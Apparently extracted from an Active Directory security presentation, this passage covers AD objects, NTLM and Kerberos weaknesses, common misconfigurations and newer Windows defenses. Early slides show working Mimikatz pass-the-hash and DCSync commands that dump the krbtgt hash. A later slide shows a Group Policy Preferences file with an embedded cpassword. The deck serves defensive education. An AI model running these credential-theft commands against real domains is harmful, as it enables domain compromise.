08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015  02:48 PM    <DIR>          Temp
```

DCSync Password Data with DSRM Account!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 66750645b577b363347c5aa5d5e7d190
```

```
Administrator: C:\Windows\system32\cmd.exe
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsrc03 /
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsrc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID  : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm - 0: ff43293335e630fff672b3e427de4257
```

Sites & Subnets

- Map AD to physical locations.
- Defines what DC clients authenticate to & which DC provides GPO data.
- Subnet-Site association for resource discovery.
- Asset discovery:
 - Domain Controllers
 - Exchange Servers
 - SCCM
 - DFS shares

Objects & Properties

- Objects
 - User
 - Computer
 - Group
 - Organizational Unit (OU)
- Properties (Attributes)
 - Interesting info in ext. attributes
 - Sometimes contain passwords 😊

JoeUser Properties

Published Certificates | Member Of | Password Replication | Dial-in | Object Security | Environment | Sessions | Remote control | Remote Desktop Services Profile | General | Address | Account | Profile | Telephones | Organization | Personal Virtual Desktop | COM+ | Attribute Editor

Attributes:

Attribute	Value
accountExpires	(never)
cn	JoeUser
codePage	0
countryCode	0
description	Director of R&D
displayName	Joe User
givenName	Joe
lastLogon	9/19/2015 8:57:47 PM Eastern Daylight Time
lastLogonTimestamp	9/19/2015 8:29:09 PM Eastern Daylight Time
logonCount	2
mail	joeuser@adsecurity.org
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=...
objectClass	top; person; organizationalPerson; user
physicalDeliveryOfficeName	RD

Edit Filter



Fun with User Attributes: SID History

- SID History attribute supports migration scenarios.
- Security principals have a SID which determines rights & access to resources.
- Enables access cloning from one account to another.
- Works for SIDs in the same domain & throughout the forest.

Get-ADUser -Filter * -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **CustomAttribute1 - 50**
- **ServicePrincipalName**



Get-ADComputer -Filter * -Property

- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID
(516 = DC)
- PasswordLastSet
(Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

Group Policy

- User & computer management
- Create GPO & link to OU
- Comprised of:
 - Group Policy Object (GPO) in AD
 - Group Policy Template (GPT) files in SYSVOL
 - Group Policy Client Side Extensions on clients
- MS15-011 & MS15-014 MiTM Vulnerabilities (MS15-011 requires UNC Hardening GPO)
- Modify GPO or GPT...




YOUR SECURITY
ACCESS CONTROLS...

Authentication

GRATEFULLY ACCEPTED

NTLM



NLM Attacks

- SMB Relay - simulate SMB server or relay to attacker system.
- Intranet HTTP NTLM auth – Relay to Rogue Server
- NBNS/LLMNR – respond to NetBIOS broadcasts
- HTTP -> SMB NTLM Relay
- WPAD (network proxy)
- ZackAttack - SOCKS proxy, SMB/HTTP, LDAP, etc
- Pass the Hash (PtH)

“Therefore, applications are generally advised not to use NTLM”


5.1 Security Considerations for Implementers

Implementers need to be aware that NTLM does not support any recent cryptographic methods, such as AES or SHA-256. It uses [cyclic redundancy check \(CRC\)](#) or message digest algorithms ([\[RFC1321\]](#)) for integrity, and it uses RC4 for encryption. Deriving a [key](#) from a password is as specified in [\[RFC1320\]](#) and [\[FIPS46-2\]](#). Therefore, applications are generally advised not to use NTLM. <75>

The NTLM server does not require the NTLM client to send the MIC, but sending the MIC when the timestamp is present greatly increases security. Although implementations of NLMP will work without support for MIC, they will be vulnerable to message tampering.

<https://msdn.microsoft.com/en-us/library/cc236715.aspx>

Kerberos



Kerberos Attacks

- Replay Attacks
- Pass the Ticket
- Over-pass the hash (pass the key)
- Offline (User) Password Cracking (Kerberoast)
- Forged Tickets - Golden/Silver
- Diamond PAC
- MS14-068



MS14-068: (Microsoft) Kerberos Vulnerability

- ✦ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦ Domain Controller Kerberos (KDC) Service didn't correctly validate the PAC checksum.
- ✦ Create a Kerberos "Golden Ticket" using a valid AD user account.

<http://adsecurity.org/?tag=ms14068>



Weaknesses

NTLM

- Typically mix of NTLM v1 & v2.
- Encryption: DES or MD4 or HMAC-MD5.
- No mutual authentication.
- Hash used behind the scenes.
- Stolen credentials reusable (until pw changed).
- Credential can be 'leaked' via web browser.

Kerberos

- Supported encryption types.
- RC4 enc. = NTLM Hash
- Compromise of LTK = compromise of Kerberos.
- Stolen credentials reusable (until ticket expires).
- TGS PAC validation not typically performed.



Microsoft Passport

Microsoft Passport is a two-factor authentication (2FA) system that combines a PIN or biometrics (via Windows Hello) with encrypted keys from a user's device to provide two-factor authentication.

<https://blogs.windows.com/buildingapps/2016/01/26/convenient-two-factor-authentication-with-microsoft-passport-and-windows-hello/>

Microsoft Passport & Active Directory (beta)

- TPM generates user public-private key pair (public key added to AD user attribute).
- User credential device-specific secrets stored in VSM.
- Machine data & user credential info combined & sent to DC for user TGT.
- Cred Guard owns system private key used to get TGT.

Microsoft Passport Active Directory Requirements

- **PKI Authentication**
 - Windows Server **2012 R2** Domain Controllers
 - Windows Server 2016 schema update
 - Windows Server 2016 ADFS
 - SCCM 2012 R2 SP2+
- **Key-based Authentication**
 - Same, except: Windows Server **2016** Domain Controllers

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The Most Common AD Security Issues ... and how to fix them.

Active Directory's Security Boundary

- Forest, not Domain.
- Older AD forests have multiple domains for “security”.
- Trusts extend boundary & may introduce exploit paths (<http://www.harmj0y.net/blog/redteaming/domain-trusts-why-you-should-care/>)



Microsoft Default Settings

- No security policy = default (minimum).
- DCs need additional security policies (GPO).
- Windows Systems (DC) need to be configured for enhanced auditing (Vista/2008+).

9 -> 53

auditpol.exe /get /category:*



Unpatched Systems (including DCs)

- Attacks don't typically use 0-days.
- Unpatched DCs (MS14-068) can result in total forest compromise.
- Rapidly Deploy all “critical” & “important” patches, especially those with a public PoC (~7 – 14 days).



Run Out-dated OS Versions

- Remove old, unsupported operating systems.
- If not, mitigate by isolating systems on the network.
- Newer Windows versions have greatly improved security.
- If DCs \neq 2008, no Kerberos AES encryption.
Win7/2008R2+ Kerberos DES disabled.
- AD security features are based on DC OS version.

2003 -> 2008 -> 2008R2 -> 2012 -> 2012R2 -> 2016



Simple DSRM Password with no Management

- Directory Services Restore Mode (DSRM)
- “Break glass” access to DC (RID 500)
- Console logon w/ DSRM account (Administrator)
- DSRM pw set when DC is promoted
- Rarely changed - Password Change Process?
- Best to synchronize from AD account (2008R2+).



Over-Permissioned Accounts

- Service Accounts in Domain Admins.
- Accounts in admin groups, just because...
- User accounts in admin groups.
- Computer accounts in admin groups.
- Groups within Groups within Groups...



Admin Groups

- How many Domain Admins do you have?
- What about domain Administrators?
- Enterprise Admins?
- Accounts with domain admin rights?

Are You Sure?

Domain Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of
Managed By		
Members:		
Name	Active Directory Domain Services Folder	
ADA Admins	lab.adsecurity.org/AD Management	
ADSAdministr...	lab.adsecurity.org/Users	
LukeSkywalker	lab.adsecurity.org/AD Management	

Critical Server Admins Properties


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Managed By		
Members:		
Name	Active Directory Domain Services Folder	
Server Admins	lab.adsecurity.org/AD Management	

ADA Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of
Managed By		
Members:		
Name	Active Directory Domain Services Folder	
Critical Server...	lab.adsecurity.org/AD Management	

Server Admins Properties

Object	Security	Attribute Editor
General	Members	Member Of
Managed By		
Members:		
Name	Active Directory Domain Services Folder	
HanSolo	lab.adsecurity.org/AD Management	
Wesley Crusher	lab.adsecurity.org/Accounts	



Groups with AD admin rights

- Domain Admins
- Enterprise Admins
- Domain “Administrators”
- Custom Delegation at domain/OU level
- Groups with DC logon rights

Groups with DC Logon Rights (default)

- Account Operators
- Backup Operators
- Print Operators
- Remote Desktop Users (RDP)
- Server Operators

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- Account Operators
- DC Backup Operators
- DC Print Operators
- DC Remote Desktop Users (RDP)
- DC Server Operators



Credentials in SYSVOL

- Authenticated Users have read access to SYSVOL.
- SYSVOL often contains:
 - Files containing passwords.
 - VBS scripts (with passwords).
 - Group Policy Preferences (with credentials).

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
  (built-in)" expires="2015-02-17" />
</User>
</Groups>
```




Custom Group Policy Object (GPO) Delegation



File Action View Window Help



- Group Policy Management
 - Forest: lab.adsecurity.org
 - Domains
 - lab.adsecurity.org
 - Default Domain Policy
 - Domain PowerShell Logging Policy
 - Full Auditing Policy
 - Accounts
 - AD Management
 - Contacts
 - Domain Controllers
 - Enterprise Services
 - Security Groups
 - Servers
 - Service Accounts
 - Test
 - Workstations
 - Add Workstation Admins to Loc...
 - Applocker Configuration
 - EMET Config

Full Auditing Policy

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:























Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (ADSECLAB\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (ADSECLAB\Enterprise A...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
HanSolo (ADSECLAB\HanSolo)	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No



Custom Domain/OU Delegation

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

	Type	Principal	Access	Inherited from	Applies to
	Deny	Everyone	Special	None	This object only
	Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
	Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
	Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

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Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects

```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSPath 'OU=Accounts,DC=lab,DC=adsecurity,DC=org' -Where {$_.ActiveDirectoryRights -eq 'GenericAll'}
```

```
InheritedObjectType      : User
ObjectDN                 : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType               : All
IdentityReference        : ADSECLAB\Help Desk Level 2
IsInherited              : False
ActiveDirectoryRights    : GenericAll
PropagationFlags         : InheritOnly
ObjectFlags               : InheritedObjectAceTypePresent
InheritanceFlags         : ContainerInherit
InheritanceType           : Descendants
AccessControlType        : Allow
ObjectSID                 :
IdentitySID               : S-1-5-21-1581655573-3923512380-696647894-4113
```

```
InheritedObjectType      : User
ObjectDN                 : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType               : All
IdentityReference        : ADSECLAB\Help Desk Level 3
IsInherited              : False
ActiveDirectoryRights    : GenericAll
PropagationFlags         : InheritOnly
ObjectFlags               : InheritedObjectAceTypePresent
```

The AdminSDHolder Object

The screenshot shows the Active Directory Users and Computers console with the 'AdminSDHolder' object selected under the 'System' container. The 'AdminSDHolder Properties' dialog box is open, displaying the following information:

- General** | Object | Security | Attribute Editor
- Canonical name of object: `rd.adsecurity.org/System/AdminSDHolder`
- Object class: Container
- Created: 9/6/2015 4:01:38 PM
- Modified: 9/9/2015 8:21:27 PM
- Update Sequence Numbers (USNs):
 - Current: 33790
 - Original: 5740
- Protect object from accidental deletion

SDProp Protected Objects

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators



AdminSDHolder Properties

General | Object | Security | Attribute Editor

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)**
- Domain Admins (RD\Domain Admins)

Add...

Permissions for Bobafett

Allow

Full control	<input checked="" type="checkbox"/>
Read	<input checked="" type="checkbox"/>
Write	<input checked="" type="checkbox"/>
Control...	<input checked="" type="checkbox"/>

Domain Admins Properties

General | Members | Member Of | Mar...
Object | Security | Attribute E...

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- SYSTEM
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Add...

Permissions for Bobafett

Allow

Full control	<input checked="" type="checkbox"/>
Read	<input checked="" type="checkbox"/>
Write	<input checked="" type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>



AD Security Enhancements by OS

Windows 2008 R2 Forest/Domain Mode Features

- Kerberos AES support (128 & 256 bit keys)*
- Fine Grained Password Policy*
- Managed Service Accounts
- Authentication Mechanism Assurance
- Offline Domain Join
- ECC support for Smartcard logon (X.509 certificates).
- Audit / Restrict NTLM Authentication

* - Windows 2008 Mode Feature

New AD Features: Windows Server 2012

- UEFI & Secure Boot
- Bitlocker with AD unlock
- Constrained Delegation across Domain/Forest
- Group Managed Service Accounts
- Compound Authentication & Kerberos FAST
(aka Kerberos Armoring)
- Dynamic Access Control (attribute-based access)

Key AD Security Features: 2012 R2

- LSA Protection
- “Protected Users” Security Group
 - Protected Users Host/Domain Protection
- Authentication Policies & Silos
- Forest boundary enforcement for Kerberos Delegation



New Security Features (Win 10/2016)

New & Updated Auditing

- Added a default process SACL to LSASS.exe (Mimikatz)
 - Advanced Audit Policy Configuration\Object Access\Audit Kernel Object
- New Security Account Manager read (enumeration) events
 - Event ID 4798 & 4799
- New Audit Subcategories
 - Group Membership query
- New fields in the logon event
 - MachineLogon (Y/N)
 - ElevatedToken (Y/N)
 - RestrictedAdminMode (Y/N)
 - GroupMembership

Windows Server 2016 New Features

- Shielded Virtual Machines (Hyper-V)
- Just-In-Time administration (JIT)
- Just Enough Administration (JEA)
- Nano Server
- Azure AD Conditional Access
- PowerShell v5 & AMSI



AD 2016: Temporal Group Membership

- AD Optional Feature:
 - Privileged Access Management Feature
- Kerberos Ticket TTL

```
PS C:\> Enable-ADOptionalFeature 'Privileged Access Management Feature' -Scope ForestOrConfigurationSet
>> -Target AF-2016.adsecurity.org
WARNING: Enabling 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' is an irreversible action! You will not be
able to disable 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' if you proceed.

Confirm
Are you sure you want to perform this action?
Performing the operation "Enable" on target "Privileged Access Management Feature".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): y
```

```
PS C:\> Add-ADGroupMember -Identity 'Domain Admins' -Members 'InfoSec-VulnScan'  
>> -MemberTimeToLive (New-TimeSpan -Days 3)
```

```
PS C:\> Get-ADGroup 'Domain Admins' -Property member -ShowMemberTimeToLive
```

```
DistinguishedName : CN=Domain Admins,CN=Users,DC=AF-2016,DC=adsecurity,DC=org  
GroupCategory     : Security  
GroupScope        : Global  
